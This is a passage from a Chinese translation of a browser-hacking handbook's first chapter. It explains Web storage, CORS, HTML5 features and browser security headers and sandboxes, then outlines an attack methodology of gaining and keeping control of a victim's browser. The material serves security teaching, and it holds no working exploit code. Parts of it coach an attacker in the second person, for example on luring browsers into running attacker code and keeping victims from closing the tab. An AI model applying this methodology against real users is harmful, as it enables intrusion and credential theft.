与cookie类似，Web 存储有两种存储机制：一种可以将数据持久保存在本地，另一种只在会话期间保存数据。具体来说，本地存储（local storage）负责存储持久数据，用户多次访问都可以存取；会话存储（session storage）负责存储会话数据，只在创建该数据的标签页内有效。

cookie与Web存储的一个主要区别，就是只有JavaScript可以创建Web存储，HTTP首部不行了，而且Web存储中的数据也不会随请求发送给服务器。Web存储的数据量也比以往的cookie多得多，但也因浏览器而异，不过至少也有5 MB。另一个主要区别就是本地存储没有所谓的路径限制。

会话存储

下面是一个使用Web 存储 API的简单例子。在浏览器JavaScript控制台中运行以下命令，就可以在当前标签页的会话存储中保存一个"BHH"值：

```
sessionStorage.setItem("BHH", "http://browserhacker.com");
sessionStorage.getItem("BHH");
```

同源策略也适用于本地存储，而且每个来源都会分开。其他来源的资源不能访问当前的本地存储，子域也不行[10]。

1.2.11 跨域资源共享

跨域资源共享，即CORS（cross-origin resource sharing），是一个让来源忽略同源策略的规范。在最宽松的配置下，Web应用可以通过`XMLHttpRequest`跨域访问任何资源。服务器通过HTTP首部通知浏览器它是否接受访问。

CORS的一项核心内容就是给Web服务器的HTTP响应首部增加了以下字段：

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET
```

如果浏览器向某服务器发送了跨域`XMLHttpRequest`请求，而该服务器的响应首部并不包含以上字段，则这个跨域请求就会失败，即不能访问该服务器响应的内容。这其实就是与同源策略一致。然而，如果Web服务器返回了前面的首部，那么现代浏览器就会遵循CORS规范，允许对该来源响应内容的访问。

1.2.12　HTML5

HTML5是未来，其实更应该说是现在。虽然这个标准还在发展，但现代浏览器已经实现其核心功能。你现在使用的浏览器很可能已经支持HTML5的很多功能了。

HTML5是HTML的新版本，大幅增强了原有功能，进而增强了用户体验。

从安全角度来说，最明显的变化就是攻击面增大了。HTML5新增的很多方法暴露了HTML4没有暴露过的漏洞。当然，这样一样可用的功能也增多了。结果就是被成功攻击的风险也增大了。但这是任何技术进步都不可避免的，不能成为HTML停滞不前的理由。

本书会涵盖HTML5的一些新功能，但不完整。本节后面会简单介绍攻击中可以利用的新功能。

1. WebSocket

WebSocket是一种浏览器技术，利用它可以在浏览器与服务器之间打开一条即时响应的全双工信道。这样一来，不使用服务器轮询也可以实现高标准的事件驱动系统。

WebSocket替代了Comet[11]等基于Ajax的服务器端推送技术。但Comet需要客户端库，WebSocket API则完全是现代浏览器中的本地技术。包括IE10在内的所有现代浏览器都原生支持WebSocket，只有Opera Mini和安卓的原生浏览器例外。

2. Web Worker

Web Worker之前的JavaScript代码都是单线程执行的。而要想实现并发，开发者就要依赖`setTimeout()`和`setInterval()`。

HTML5新增了Web Worker，可以看作在浏览器后台运行的线程。有两种Web Worker：一种可以在同一来源的资源间共享，另一种只能与创建它的函数通信。

虽然这个API也有一些局限，但仍然给开发人员提供了更多的灵活性。当然，攻击者因此也有了更多方式对浏览器发起攻击。

3. 操作历史

本书也会讨论很多种针对Web浏览器历史功能发起的攻击。历史功能随着浏览器的变化，也在不断发展变化。

以前，浏览器只要跟踪用户点了哪个链接才跳到新页面就行了。今天，点击链接可能会导致脚本执行并渲染页面，而这被视为用户体验的一个重要里程碑。

HTML5提供了操作历史记录的很多方法。使用历史对象，脚本可以添加或删除位置，也可以在历史链中向前或向后移动当前页面。

4. WebRTC

WebRTC，即Web Real-Time Communication（Web实时通信），是HTML5运用JavaScript能力的一个进步。使用WebRTC可以实现浏览器之间的互相通信，而且延迟很低，但要实现富媒体的实时交互，必须有高带宽支持。

在本书写作时，支持WebRTC的浏览器有最新版本的Chrome、Firefox和Opera，这些浏览器都原生支持WebRTC。WebRTC的功能包括直接访问相机和音频设备（用来支持视频会议）。这种

实用但很容易被侵入的技术显然也会面临很多潜在的安全威胁。好在WebRTC是一个开源的标准，要想实现透明分析并不困难。

1.2.13　隐患

“隐患”（vulnerability）这个词指代一个抽象因而又很复杂的主题。不难想见，我们之所以写作出版这本书，正是因为浏览器有所谓的“隐患”存在。可是，什么是隐患，什么又不是，三言两语也讲不清楚。有时候，隐患原本是一个规规矩矩的功能，但后来却有人发现这个功能权限太宽松，于是这项功能就成了隐患。

更让人摸不着头脑的是，某些隐患有很多叫法，叫来叫去，非常容易混淆。为了清晰起见，本书所说的隐患指的都是容易被人攻击的意思。

关于利用编译后代码中的隐患，也有很多相关图书。本书内容与这些书不一样，主要关注浏览器安全这个主题。但浏览器安全这个话题，一本书很难面面俱到，甚至一书架书恐怕都难以穷尽!

如果有读者对利用编译后代码中的隐患感兴趣，可以找一本《黑客攻防技术宝典：系统实战篇（第2版）》看看。另外，所有对黑客攻防感兴趣的读者，都应该涉足源代码利用技术，因为这个领域实在太有意思了。

1.3　发展的压力

在IT领域，Web浏览器经历过的巨变非常激动人心。今天的浏览器在性能、安全和开发等方面都应用了最先进的技术，在极为激烈的竞争中面临着生与死的考验。

浏览器过去一度属于比较简单的软件。第一个浏览器的用途只有一个：显示萌芽时期的Web和跟踪超链接。而今，它们已经支持扩展、插件、相机、话筒和地理定位了。无需多言，浏览器已经发展成为一款极度复杂的软件。

在浏览器五彩斑斓的历史长河中，总是你方唱罢我登场，热闹非凡。有赢家，也有输家，有小众的最爱，也有大众的选择，而且各家浏览器的声望也是此起彼伏。网景公司是浏览器战争的早期阵亡者，但它的失败却催生了Mozilla以及Firefox。曾经雄霸浏览器市场并击败网景的老资格的IE，如今也江河日下，先是被开源浏览器重创，后来又被谷歌Chrome和苹果Safari等商业产品攻城掠地。然而，由于仍然不断进步，加上财大气粗的微软极力扶持，IE还在生存和发展。可以说，浏览器之争远远没有到落幕的时候。

战场已经转移，浏览器纷纷开辟新的疆土。互相竞争的一个结果，就是浏览器提供商意识到安全对用户的重要性，使得攻击浏览器的难度与日俱增。这主要表现在防御技术的不断进步上。

接下来，我们简要介绍一些当今浏览器在强化防御方面的安全特性。

1.3.1　HTTP 首部

HTTP首部增加了很多安全特性。因为关于请求和响应的指令都放在HTTP首部，所以服务器

通过它来指示浏览器加强安全防卫是自然而然的。

1. 内容安全策略

关于XSS的内容将在第2章详细讨论，这里为了解释清楚CSP（Content Security Policy，内容安全策略），需要简单提及它。CSP是为了降低XSS隐患而诞生的，为此它定义了指令与内容的差别。

服务器会发送CSP HTTP首部Content-Security-Policy或X-Content-Security-Policy，以规定可以从哪里加载脚本，同时还规定了对这些脚本的限制，比如是否允许执行JavaScript的`eval()`函数。

2. 安全cookie标志

过去，HTTP和HTTPS都可以发送cookie，不会加以区分。但这样有可能影响与浏览器建立的会话的安全性。通过HTTPS建立的安全会话暗号（token）有可能被攻击者通过标准HTTP请求获取。

这就是secure cookie标志希望一蹴而就解决的问题。这个标志的主要目的就是告诉浏览器不要通过任何不安全的渠道发送cookie，从而确保敏感的会话暗号无论何时何地都处于安全保护之中。

3. HttpOnly cookie标志

HttpOnly是另一个应用给cookie的标志，而且所有现代浏览器都支持它。HttpOnly标志的用途是指示浏览器禁止任何脚本访问cookie内容，这样就可以降低通过JavaScript发起的XSS攻击（详见第2章）偷取cookie的风险。

4. X-Content-Type-Options

浏览器可以使用各种检测技术判断服务器返回了什么类型的内容。然后，浏览器会执行一些与该内容类型相关的操作。而`nosniff`指令可以禁用浏览器的上述行为，强制浏览器按照Content-type首部来渲染内容。

举个例子，如果服务器给一个`script`标签返回的响应中带有`nosniff`指令，那么除非响应的MIME类型是`application/javascript`（或其他几个字符串），否则浏览器会忽略响应内容。对Wikipedia之类（允许上传）的网站来说，能做到这一点非常重要。

假如响应不包含这个指令，而且有人上传了一个特殊的文件，后来该文件又被人下载的话，可能就会造成威胁。此时，浏览器可能就会按照惯例错误地解释文件的MIME类型，例如把JPEG当作脚本来解释。从浏览器安全角度来看，很可能有人会利用这一点控制浏览器。比如，这个人上传一种允许上传的文件（看起来似乎很安全），而浏览器随后却以另一种比较危险和易变的方式去解释它。

5. Strict-Transport-Security

这个HTTP首部指示浏览器必须通过有效的HTTPS通道与网站通信。如果是一个不安全的连接，用户不可能接受HTTPS错误并继续浏览网站。相反，浏览器会解释错误，并且不允许用户继续浏览。

6. X-Frame-Options

X-Frame-Options HTTP首部用于阻止浏览器中的页面内嵌框架。浏览器在看到这个首部后，应该保证不把接收到的页面显示在一个IFrame中。

制定这个首部的目的是防止发生界面伪装（UI redressing）攻击，其中之一就是点击劫持（clickjacking）。这种攻击是把诱导页面放到一个完全透明的前景框架窗口中，而用户以为自己点击的是下方不透明的（被攻击的）页面，实际上点击的却是透明的前景（诱导）页面。

X-Frame-Options首部可以防止一部分界面伪装攻击，关于这类攻击，第4章将详细讨论。

1.3.2　反射型 XSS 过滤

这个浏览器安全特性试图检测、清除和阻止第2章将会介绍的反射型XSS（Reflected XSS）。浏览器会尝试被动地发现已经成功的反射型XSS攻击，然后尝试清除响应中的脚本，更多的时候是阻止它们执行。

1.3.3　沙箱

沙箱（sandbox）是一个解决现实问题的折中方案。基本前提是浏览器会遭受威胁，并且可能被攻击者控制。这还用说吗？！最简单也最实际的说法，就是开发者不可避免地会写出隐患代码来。

很多人都认为，软件产品中不可避免地会包含隐患代码。尽管安全社区的人会为此对开发人员说三道四，但事实如此，也不必隐讳。沙箱就是解决这个普遍性问题一个很好的尝试。

显然，开发人员多大程度上符合这个假设（即写出隐患代码），取决于很多复杂的因素，甚至包括睡眠不足或者咖啡豆质量不过关。沙箱本质上不过是缓兵之计，它把浏览器的高危区域封装在安全围墙之下，把注意力吸引到较小的攻击面上。对浏览器安全团队而言，这种风险与回报之比是很划算的。

沙箱并不是一个新点子，其他软件开发领域也有这个思想。比如，Sun公司对可信Solaris采取区域划分措施，而FreeBSD有Jails。对资源访问的限制取决于进程权限。

1. 浏览器沙箱

很多层面都可以使用沙箱机制。比如，可以应用在内核级别，把不同用户隔离开；可以应用在硬件级别，实现内核与用户空间的权限分离。

浏览器沙箱属于用户空间程序中最高层次的沙箱，它隔离的是操作系统赋予浏览器的权限和在浏览器中运行的子进程的权限。

要想完全拿下浏览器，至少要两步。第一步是找到浏览器功能上的漏洞，第二步就是突破沙箱。后者也叫绕开沙箱（sandbox bypass）。

在有的浏览器中，沙箱策略体现在用不同的进程打开不同的网站，让恶意网站很难影响其他网站乃至操作系统。这种沙箱同样也应用于插件和扩展，比如把PDF渲染进程独立出来。

绕开沙箱能够得逞，通常是因为编译后的代码种类庞杂，而且攻击者企图破坏整个进程。这种情况下沙箱有效性的标志就是它能否通过检验，即能否阻止被破坏的执行路径取得全部进程的

权限。

2. IFrame沙箱

作为一种机制，可以使用IFrame显示来自不同来源不被信任的内容，有时候也可以用于显示来自相同来源但不被信任的内容。比如，Facebook的社交媒体部件[12]就是一个例子。利用IFrame干坏事并不新鲜，浏览器厂商很长时间以来一直致力于设置各种防范措施，降低这个家伙对浏览器造成的威胁。

HTML5规范也提出了一个IFrame沙箱建议，而且已经被现代浏览器支持。开发者对它只有最低限度的权限。沙箱IFrame指的是给这个嵌入的帧添加一个HTML5属性。

添加这个属性后，就不能在其中使用表单、执行脚本，也不能导航到顶层页面，而且只能限于与一个来源通信。施加于每一个父框架的限制，都会被嵌在其中的子框架自动继承。

1.3.4　反网络钓鱼和反恶意软件

通过伪造在线内容（包括电子邮件）窃取证书等个人信息的行为，一般称为网络钓鱼（phishing）。很多组织都会公布钓鱼网站的信息，而现代浏览器可以利用这些信息。

浏览器会在访问网站时，将其与恶意站点名单进行对照。如果检测到要访问的网站是一个钓鱼网站，浏览器就会采取措施。相关内容将在第2章介绍。

类似地，服务器也可能在所有者未察觉的情况下被利用，或者有人专门运行这种服务器，托管着一些利用浏览器的隐患内容。这些网站会诱惑用户手工下载和执行软件，从而绕过浏览器防御措施。

关于托管有恶意代码的恶意网站，有很多组织都提供了相应的黑名单。浏览器可以直接引用，以便实时检测[13]。

1.3.5　混入内容

所谓混入内容（mixed content）网站，是指某个来源使用HTTPS协议，然后又通过HTTP请求内容。换句话说，所有页面内容都不是通过HTTPS发送的。

不通过HTTPS传输的内容有可能被修改，使得任何加密数据的措施形同虚设。如果通过未加密的通道传输的是脚本，那么攻击者就可能在数据流中注入指令，进而破坏浏览器与服务器间的交互。

1.4　核心安全问题

浏览器安全特性的一度扩张，奠定了如今既广阔又复杂的局面。传统网络安全一般依赖外围或边界防御设施的部署与维护，比如防火墙。随着时间推移，这些设备似乎要把除了基本流量之外的一切都过滤掉。

对网络的管控虽然越来越严密，但访问信息的需求一点没有减少，投入实际使用的Web技术

（相当多流量走的都是80或443端口）也越来越多。实际上，防火墙非常有效地起到了限流的作用，而只给我们剩下了HTTP流量。日益增多的SSL VPN技术取代过去的IPSEC VPN的应用就是一个很好的例子。

当然，防火墙所做的就是把所有网络流量都归总到两个端口上：80和443。这样的流量迁移极大依赖于浏览器的安全模型。

接下来我们讨论一下浏览器安全的基本情况，以及攻防之中的有利和不利因素构成的复杂局面。特别地，我们会专注于为什么Web流量没有被限制住，反而为各种攻击提供了可能性。

1.4.1　攻击面

攻击面（attack surface）不是个新概念，它指的是浏览器容易遭受未信任来源攻击影响的范围。这样说来，最小的情况下，浏览器的渲染引擎就是问题所在。浏览器的攻击面是越来越大了，毕竟大量的API和各种存取数据的抽象功能也在与日俱增。

相反，网络的攻击面很大程度上已经受到了严密控制。接入点和受控流量的概念已经深入人心，而改变控制流程，结果就会不一样。比如，访问防火墙不同端口流量可以通过人们熟悉的方法得到轻易验证和限制。

很少听说浏览器厂商会删减浏览器功能的，倒是经常会听到宣传说某某浏览器又增加了什么功能之类的。与多数产品一样，削弱功能的同时还要维护向后兼容并没有什么可以预见的好处。而随着功能不断增多，攻击面势必也越来越大。

现代浏览器的更新都采用后台自动和静默方式。有时候，攻击面的变化是防御者意识不到的。某些情况下，这是一个好现象。可是，对一个成熟和可靠的安全团队而言，这样往往会造成更多麻烦，而不是带来更多好处。

然而，也很少有哪个组织，其安全团队成员敢说自己在浏览器防御方面非常有经验。即使这个软件是最值得信任的软件之一，它也仍然对互联网暴露着自己最大的攻击面。

1. 升级速度

浏览器安全团队不一定会与组织的步调一致。更常见的情况是，希望维持自己安全形象的厂商却无力修复浏览器的问题。

修复浏览器的安全bug常常被开发者排在最低优先级，这与安全社区的期望恰恰相反。2013年1月，随着Firefox 18.0的发布，Mozilla吹嘘[14]自己修复了一个混入内容的问题，也就是说，使浏览器在来源使用HTTPS协议时，不能加载HTTP内容。如果我告诉你Firefox的这个bug早在2000年12月就被人发现了[15]，你会作何感想？也许这是一个极端的例子，但浏览器安全bug被漠视的情况由此可见一斑。

从终端用户对浏览器安全升级没有发言权这一点来说，浏览器与其他软件也没有什么差别。可是，任何组织也不可能因为浏览器有安全问题，就宣传停止所有浏览器的使用，就地等候一个重要的安全补丁发布。这么说来，从浏览器安全bug被爆出之日起到这个bug被修复的这段时间内，大多数组织的浏览器都处于容易被攻击的状态。

2. 静默更新

静默的后台更新，虽然会增大受攻击的可能性，但应该说也能给用户带来很大的价值。为保证可用更新的快速应用，一些开发人员也开始实现自己的静默机制。

比如，谷歌就给自己的Chrome浏览器实现了一个静默更新功能[16]。用户无权禁用这个功能，以此保证及时提供所有更新，而不会被用户阻断。

这方面一个明显的例子，就是谷歌在Chrome中部署自己的PDF渲染引擎取代Adobe Reader。这确保了每个自动更新的Chrome都不再受制于这个第三方插件的更新进程。

这里面的确有问题。如果浏览器在后台更新和新增功能时出现问题，就可能增大每个浏览器的攻击面。这样所有组织的安全团队都不得不在某种程度上依赖浏览器的开发者，而在浏览器开发者对终端用户组织的需求还不够关注的情况下，这种依赖着实令人懊恼。

3. 扩展

扩展可以增强浏览器功能，而又不需要单独开发一款软件。但扩展可以影响浏览器加载的每一个页面，反过来，每个页面又会影响扩展。

每个扩展都可能成为攻击者的目标，因而它们会增大浏览器的攻击面。有时候，常见的XSS隐患也会通过扩展进入浏览器。关于扩展及其隐患，将在第7章讨论。

4. 插件

一般来说，插件就是能够独立于浏览器运行的软件。与扩展不同，浏览器只会在Web应用通过对象标签或Content-type首部包含它们的情况下，才会运行插件。

有些互联网功能离不开合适的插件，这也是浏览器支持增强插件功能的原因。比如，浏览器在访问Juniper等VPN网关时，就要使用Java小程序。

很多公司的业务都依赖于一批主流的浏览器插件，而有些插件以往就暴露出了一些隐患。在这种情况下，防御者要么选择使用包含隐患的插件，要么选择停办一些公司业务。

大部分插件都没有集中更新的机制。这意味着在某些情况下必须手工确保它们的使用安全，从而给防御带来了不可避免的负担和复杂性。

很多安全媒体都对插件给予负面的评价。由于一些固有的隐患，安全专家甚至建议组织清除所有这些插件。操作系统厂商也在采取措施，通过自己的自动更新机制禁用不安全的插件，禁用时间为不确定，或者至安全警报解除为止。

插件会大幅度增加攻击面。它们既能增强浏览器功能，又为黑客提供了攻击目标。第8章将深入探讨插件。

1.4.2　放弃控制

浏览器从互联网上的任意地点请求指令，其主要功能是把内容呈现于屏幕之上，为用户与内容交互提供界面，而且会严格按照作者设计的方式呈现。作为这个核心功能的实施结果，浏览器必须将很大一部分控制权让渡给服务器。浏览器必须执行收到的命令，否则就有可能无法正确渲染页面。对现代的Web应用而言，页面中包含大量其他来源的脚本和资源是很正常的。如果要正

常显示页面，这些资源也必须正确处理和运行。

以前，浏览器接收到的指令很简单，类似于“把文本放在这儿，把图片放在这儿”。而现代Web应用和浏览器可能会发出类似这样的请求：“我要打开你的麦克风，然后异步把数据发送给那边的服务器。”

这种带有攻击性的功能随时会引发一个问题：是否能保证所有用户只浏览非恶意网站。答案是：几乎在任何情况下都不可能！浏览器不安全以及容易受攻击，正是因为无法实时保证来自远程服务器的内容神圣不可侵犯。

1.4.3　TCP 协议控制

服务器–客户端模型并没有提供太多灵活性，比如使用哪个端口与客户端通信，客户端可以使用哪个IP地址交换数据。

这对攻击者来说是非常有用的，因为对他们而言，几乎可以不受限制地攻击HTTP协议或特定系统。再加上其他相关因素，就可能构成不同的攻击。第10章将讨论协议内攻击。

1.4.4　加密通信

为了保证加密信息的完整性和机密性，可以使用SSL和TLS与受信任的组织通信，而同样的技术也可以用于与攻击者进行安全的通信。

浏览器与服务器间加密通信的目标，是保护通信双方传输的数据安全。这就给防御者带来了问题，因为他们没有机会检查到恶意数据。浏览器支持的加密通信可以为攻击者所用，让他们私藏恶意指令，并且安全地转移战利品。

1.4.5　同源策略

SOP在不同浏览器技术中具有不一致的应用方式，恐怕是最令人迷惑的一个概念了。如前所述，SOP的用意是在浏览器中隔离资源，以防同一浏览器中来自不同来源之间的资源纠缠不清。本质上说，这也是一个沙箱。

这个特殊的沙箱是浏览器安全的重要保障机制。考虑到在网络活动中的首要地位，浏览器实际上是连接互联网上不同资源区域的事实标准，因此也应该承担着维护和平的使命。为满足每个区域的需求，准许访问不同来源的自治功能相应泛滥。如果这些功能违背SOP，那么本来合法的功能就可能成为敌人，因为它们会穿越安全区。

理解SOP，不能仅仅满足于它在浏览器中的实现。SOP的实现在不同浏览器、不同浏览器版本，以及它们的插件中，往往有很大差别。第4章将深入探讨SOP的各种实现方式，以及绕过其限制的花样繁多的方式。这些方式得益于Java、Adobe Reader、Silverlight及各种浏览器实现中的不同手法。

1.4.6　谬论

以往很多有用的经验之谈在当前全球浏览器面临威胁的大背景下已经不适用了。下面这些错误的说法很容易把人拖入泥潭。遗憾的是，其中不少说法至今还在很多善意的人群中大行其道。

1. 健壮性法则谬论

所谓*健壮性法则*[17]，也叫*伯斯塔尔法则*（Postel's Law），告诫程序员“发送时要保守，接收时要开放”。这句话在安全实践中站不住脚。

浏览器对自己要渲染的内容是极其开放的。这也是XSS为何难以根除的原因。浏览器给开发安全过滤器和编码器带来了困难，因为它允许以各种方式执行指令。

为了鼓励开发人员遵循安全编码规范，健壮性法则应该修正为“发送时要保守，接收时要更加保守”。如果下一代开发人员都潜移默化地接受这个观念，那黑客的好日子就要到头了！

2. 外围安全防线谬论

很多组织都喜欢把自己的安全领域想象成一个城堡外加护城河。他们会想象着用几道高墙防御外部攻击，保护自己的重要资产。这种假设的前提是洋葱皮似的层层包围的防护机制是最安全的，可惜这个前提并不成立，因为复杂的网络不是中世纪的欧洲！

这种防御观的问题在于，它假设攻击者会由外而内一层一层攻破防线。这种假设背离现实的程度之大，就像好莱坞大片背离真正的历史一样。

一个组织的内部网是一个经常要与攻击者玩打地鼠游戏的地方。现实情况是，浏览器提供了很多洞洞，就像直接在高高的围墙上面打开了很多口子。

防护围墙因此会被间接攻破，难以阻拦浏览器带到围墙内的敌人。防御资源应该投放给封装重要资源的*微安全防线*（Micro Security Perimeter）。今天的网络防御必须针对设备，无论敌友，防患未然。

现实中，安全资源总是有限的，而正是这些有限的资源却要用于守护最有价值的资产。

1.5　浏览器攻防方法

本章到此，希望读者已经了解了浏览器所面临挑战的复杂性。保证Web安全不容易，其中很多精力都要花在浏览器上面。浏览器是一道重要的阻击线。

在一个假想的末日后的高科技世界里，每一个站点都失陷成为恶意站点，而理想的浏览器在这种情况下应该依然能保证你的计算机安全。而要达到这个安全乌托邦，我们仍然任重道远。

接下来该解释一下浏览器攻防的含义了。我们可以把这个过程分解为几个阶段，而不只满足于消除现有弱点或者苟延残喘。为此，我们找到了一套方法，希望能够保证现有地带的持久安全。

下面我们就介绍这个方法，以及相关手段适用的情形，如图1-1所示，其中包含一个攻防流程和相应的路径。




图1-1 本书的攻防方法

这套方法的目标是涵盖浏览器攻防的各个方面，而本书也完全按照这套方法的主要阶段组织各章内容。每一章围绕一个阶段深入阐述相关的技术细节。一章一章地往后看，你会逐步加深对这套方法的理解。

对某些目标而言，这套方法中给出的路径可能比较简单，因为有很多免费安全工具可以自动完成相应过程。但另外一些情况下，可能就要具体问题具体分析了。

浏览器攻防方法由三部分构成，在图1-1中用三个大的虚线框表示。这样从最高层面来说，整个攻击过程就分三个阶段，首先是初始化，然后是持久化，最后是攻击。

第一个阶段是初始化，是整个过程的第一步。然后是持久化，考验你对浏览器的理解。这一

步要在目标浏览器或浏览器所在设备上筑起防御工事，也是浏览器陷落的初始阶段。

真正的挑战来自于下一阶段。攻击阶段包含七大攻击方法，下面会简单介绍，余下几章会分别详细介绍。在介绍不同的方法时，我们会展示浏览器不同的侧面和可以利用的弱点。其中一些攻击技术的运用可能会在其他浏览器中表现为初始化阶段，从而导致攻击的循环，以及受害范围扩大。

1.5.1　初始化

初始化只有一个阶段。这个看似无关痛痒的阶段却是浏览器攻防中第一个阶段，也是最为紧要的阶段。没有这个阶段，任何攻击都不可能发生，目标浏览器也不会进入攻击者的视野。

初始控制

每次攻击都以在浏览器中运行指令为开端。为此，浏览器必须遇到（并执行）你控制的指令。

这是第2章的主题，里面会讨论一些方法，给浏览器布下陷阱，诱使、欺骗或者强迫浏览器遇到你的指令，然后更重要的是执行任意代码。

1.5.2　持久化

成功初始化攻击后，怎么扩大你对目标的控制范围？你要保持对浏览器的控制，而且要能够发动进一步攻击。

持久化控制

听说过一个精灵和三个愿望的故事吗？就是你遇到一个精灵，它会答应你三个愿望。狡黠的人会对精灵说出自己的愿望，而且最后一个愿望是希望能许下更多愿望。这对精灵来说，不啻为一个压力测试啊！

再说回与被害浏览器保持通信吧。你的初始代码要让浏览器不断向你询问下一个愿望。你在纠缠阶段放出精灵，控制住浏览器让它不断答应你的愿望。

就像精灵会在一阵烟雾中消失一样，这种状态也可能不会永远维持。想要不断地许愿，还得看用户后续的操作。用户可能会一下子关闭发动攻击的标签页，或者又用它打开了另一个网站。这样的话，JavaScript就会被清除，通信渠道也就关闭了。

在得意忘形地想要发动下一次攻击之前，明智的做法是耐心等待，而不是对浏览器过分施加影响。这个阶段，你要尽量降低失去浏览器控制权的可能，不让用户切换网址，或者关闭浏览器。

实现持续控制的目标也分几个不同的层面。最重要的是要有耐心，尽可能完全地利用这个阶段，为下一个阶段做好准备。这是因为你控制浏览器的时候越长，追究出来的攻击面就越广，你的攻击就越具有可控性。

还要注意的是，有时候在发起后续攻击期间，成功的攻击会揭示出巩固阵地的方法，从而提升控制水平。正因为如此，图1-1中这两个阶段之间才画了一个双向箭头。经验会告诉你什么时候应该巩固控制渠道而非发起攻击，什么时候发起攻击有助于控制渠道的灵活性和持久性。

1.5.3 攻击

在这个阶段，就要利用对浏览器的控制，以当前情势为基础，探索攻击的可能性。攻击形式有很多，包括对浏览器的“本地”攻击，对浏览器所在操作系统的攻击，以及对任意位置的远程系统的攻击。

细心的读者可能会发现，在这一阶段的方法中，绕过同源策略处于首位，而且高高在上。这是为什么呢？因为这个方法在攻击的每一步都用得着，是其他攻击阶段必须绕过和利用的安全措施。

另一个同样比较明显的地方就是攻击方法中心位置的循环箭头。倒不是说一定会循环起来，重要的是其中一个环节的成功攻击，很可能成为另一个环节成功攻击的先兆。从这个意义上说，这个阶段应该经常权衡利弊，什么方法最有效，回报最丰厚，就采用什么方法。

这里给出了七种可以对浏览器发起的核心攻击方法。至于到底应该采取哪种方法，要根据很多因素来决定。最主要的有渗透的范围、期望的目标以及被害浏览器的能力。

1. 绕过同源策略

可以把SOP看成浏览器的一个重要沙箱。如果你能绕过它，那只要访问之前被浏览器封死的另一个来源，即可自动地成功实现攻击。绕过SOP，就可以使用后续一系列可用的攻击方法对新出现的来源进行攻击。

关于SOP的深入解释将在第4章进行。只要你绕过它，就可以进行多种攻击，又不会发生干扰。第4章将介绍一些矛盾点，以及如何利用浏览器基本安全组件中的这些漏洞。

2. 攻击用户

浏览器黑客方法中的第一个选项是攻击用户，具体将在第5章讨论。这一章涵盖涉及浏览器用户的攻击技术，以及他们对攻击者所控制环境的潜在信任。

使用浏览器提供的手段，以及你控制页面的能力，可以创造一个受控的环境，让用户输入敏感信息，以便捕获和利用。

可以给用户布下陷阱，让他们在不知不觉中让渡权限，并触发其他操作，比如运行任意程序或者授权访问本地资源。可以生成隐藏的对话框和透明的框架，或者控制鼠标事件以辅助实现以上目的，向用户展示一个假象以掩盖用户界面的真实功能。

3. 攻击浏览器

攻击浏览器就是直接攻击浏览器的核心。第6章会带你探索指纹方法和全面利用。

浏览器是一个巨大的攻击面，它有着众多API和各种存储和取得数据的抽象机制。毫不奇怪，浏览器很多年来一直被自身这样或那样的隐患所困扰。更加令人惊讶的是，浏览器开发人员每次解决问题都做得不赖。

4. 攻击扩展

如果你攻击核心浏览器失败了，那就等于正门关闭了。此时，可以考虑攻击它所安装的外部程序（可能会很多）。

相关内容会在第7章介绍，主题就是攻击扩展。这一章将讨论扩展变体及特殊扩展实现。

你会看到很多种扩展的隐患，利用这些隐患，可以实现跨域请求，甚至执行操作命令。

5. 攻击插件

插件一直是浏览器隐患多发区。插件与扩展不同，它属于第三方组件，由它服务的网页独立初始化（而非一直整合到浏览器中）。

攻击插件的方法将在第8章介绍，包括攻击Java和Flash等普遍存在的插件。相关内容还有如何检测浏览器安装了哪些插件，了解该领域的研究者已经发现了哪些可以利用的弱点，以及哪些旨在保护插件安全的手段被滥用因而可以绕过，等等。

6. 攻击Web应用

浏览器就是为了使用Web而生的，因此攻击Web应用就是自然而然的了。这个话题包括使用浏览器的标准功能攻击Web应用，将在第9章详细介绍。

想象一下，很多组织的内部网都可以访问大量应用。如果另一个标签页中的外部网站能访问这些内部应用会怎么样？你会发现受到防火墙保护的内部应用在外部攻击面前居然形同虚设。

7. 攻击网络

你会发现居然有浏览器连接到了非标准的端口，而且这种情况相当普遍。很多服务器安装的应用都随意指定端口，而互联网上的有些网站甚至不使用80和443端口发布内容。

如果浏览器根本没有连接服务器怎么办呢？如果浏览器连接到了一个目的完全不同而且还使用了完全不同协议的服务呢？这种情况不会违反SOP，而且在多数情况下，从浏览器安全控件角度看都是合法的。改变这些浏览器的行为可以达到深度攻击的目的。

攻击网络的方法会涉及OSI网络模型的底层。第10章将讲解这些技术，一视同仁地将它们应用到攻击任意TCP/IP网络。

1.6　小结

